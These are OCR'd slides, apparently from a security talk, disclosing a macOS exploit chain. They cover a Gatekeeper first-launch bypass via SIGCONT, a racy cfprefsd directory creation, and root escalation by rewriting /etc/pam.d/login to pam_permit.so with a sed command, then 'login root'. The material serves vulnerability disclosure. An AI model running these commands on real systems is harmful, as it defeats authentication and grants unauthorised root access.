


You are opening the application "103482" for the first time. Are you sure you want to open this application?

The application is in a folder named "CVMS." To see the application in the Finder without opening it, click Show Application.


- It waits a user’s confirmation to click ‘Open’
- Q: How is it implemented?

Let’s see a process list



```
[jin-yonghwi@jin-yonghwis-Mac Downloads % ps aux | grep my.app                                          ]
 jin-yonghwi        920   0.0  0.0  4268192    584 s001  R+    7:00PM   0:00.00 grep my.app
[jin-yonghwi@jin-yonghwis-Mac Downloads % open my.app                                                   ]
[jin-yonghwi@jin-yonghwis-Mac Downloads % open my.app &                                                 ]
 [1] 924
[jin-yonghwi@jin-yonghwis-Mac Downloads % ps aux | grep my.app                                          ]
 jin-yonghwi        929   0.0  0.0  4268300    700 s001  R+    7:00PM   0:00.00 grep my.app
 jin-yonghwi        927   0.0  0.0  4259056     12   ??  T     7:00PM   0:00.00 /private/var/folders/qk/trml2
 69j1l96kcv1j165n7j40000gn/T/AppTranslocation/7741F1AC-7AA9-4765-9BF4-5B08B1E1DEE7/d/my.app/Contents/MacOS/C
 alculator -psn_0_315469
 jin-yonghwi        924   0.0  0.1  4385568   7388 s001  SN    7:00PM   0:00.04 open my.app
 jin-yonghwi@jin-yonghwis-Mac Downloads % 
```

- It turns out that the first-time app protection starts the application in the suspended state
- What if it receives SIGCONT signal?



```
jin-yonghwi@jin-yonghwis-Mac ~ % lldb
(lldb) attach Safari
Process 10787 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
    frame #0: 0x00007fff68518dfa libsystem_kernel.dylib`mach_msg_trap + 10
libsystem_kernel.dylib`mach_msg_trap:
->  0x7fff68518dfa <+10>: retq
    0x7fff68518dfb <+11>: nop

libsystem_kernel.dylib`mach_msg_overwrite_trap:
    0x7fff68518dfc <+0>:  movq   %rcx, %r10
    0x7fff68518dff <+3>:  movl   $0x1000020, %eax          ; imm = 0x1000020
Target 0: (Safari) stopped.

Executable module set to "/Applications/Safari.app/Contents/MacOS/Safari".
Architecture set to: x86_64h-apple-macosx-.
(lldb) p (int)[[NSWorkspace sharedWorkspace] selectFile:0 inFileViewerRootedAtPa
th:@"/var/db/CVMS/my.app"]
^Z
zsh: suspended  lldb
jin-yonghwi@jin-yonghwis-Mac ~ % killall -CONT popcalc
jin-yonghwi@jin-yonghwis-Mac ~ % 
```

You are opening the application "103482" for the first time. Are you sure you want to open this application?

The application is in a folder named "CVMS." To see the application in the Finder without opening it, click Show Application.

Show Application | Cancel | Open

Patch: Won’t fix


- Guess about the reasons
  - Demanding prerequisites to exploit: It requires arbitrary code execution to send signals and .app launching vulnerability
  - Non-trivial kernel modification: Kernel needs to support secure UI to safely support this mechanism against a privileged attacker

- Thus, if you have similar types of vulnerabilities, you can bypass the first-time app protection with this method

Summary: RCE + Sandbox escape

1. Achieve arbitrary code execution in WebProcess using the bug ①
2. Achieve arbitrary code execution in CVMServer using the bug ③
3. Create a symbolic link for an arbitrary app using CVMServer
4. Call IPC to launch the app (the bug ②) using WebProcess
5. Send SIGCONT (the bug ④) to bypass the first-time app protection

Workflow



User / Sandbox

WebProcess (Renderer)

Broker

Bug 1 JIT bug

Bug 2 Logical bug

Bug 3 Heap overflow

Root / Sandbox

CVMServer

Bug 4 Design issue

User / No sandbox

cfprefsd

Bug 5 Race condition

Root / No sandbox

```
sh-3.2# ▌
```

Kextload

Bug 6 Race condition

Kernel / No sandbox

```
sh-3.2# csrutil status
System Integrity Protection
status: disabled.
```

What is cfprefsd?

- An XPC service located at CoreFoundation
- It reads / writes preference files (i.e. plist) by user requests
- There were several security issues
    - e.g., CodeColorist, “One-liner Safari Sandbox Escape Exploit”


CFPreferencesSetAppValue

- If a client calls
  CFPreferencesSetAppValue("Key", "Value", "/path/to/.plist")

1. Check if the client process can write .plist
2. **Create the directory /path/to/ recursively**
3. Write a new content to .plist (with Key=Value)

Directory creation in cfprefsd is racy

```
void _CFPrefsCreatePreferencesDirectory(path) {
    for(slice in path.split("/")) {
        cur += slice + "/"
        if(!mkdir(cur, 0777) || errno in (EEXIST, EISDIR)) {
            chmod(cur, perm)
            chown(cur, client_id, client_group)
        } else break
    }
}
```




1. Create a directory using mkdir()
2. Change the access permissions using chmod()
3. Change the owner to the client using chown()

/usr/bin/login


- Authenticates a user based on policy in /etc/pam.d/login
- /etc/pam.d/login
  - Specifies PAM modules for authenticating
  - e.g., pam_permit.so: always permit access without authentication

Arbitrary file write leads to root privilege escalation using login

- Change all PAM modules into pam_permit.so



```
$ cat /etc/pam.d/login
# login: auth account password session
auth       optional       pam_krb5.so use_kcminit
auth       optional       pam_ntlm.so try_first_pass
auth       optional       pam_mount.so try_first_pass
auth       required       pam_opendirectory.so try_first_pass
account    required       pam_nologin.so
account    required       pam_opendirectory.so
password   required       pam_opendirectory.so
session    required       pam_launchd.so
session    required       pam_uwtmp.so
session    optional       pam_mount.so
$ 
```



```
$ sudo sed -i.bak 's/pam.*/pam_permit.so/g' /etc/pam.d/login
$ cat /etc/pam.d/login
# login: auth account password session
auth       optional       pam_permit.so
auth       optional       pam_permit.so
auth       optional       pam_permit.so
auth       required       pam_permit.so
account    required       pam_permit.so
account    required       pam_permit.so
password   required       pam_permit.so
session    required       pam_permit.so
session    required       pam_permit.so
session    optional       pam_permit.so
$ 
```

- Then, `login root` will give us a root-privileged shell!

Patch (CVE-2020-9839)

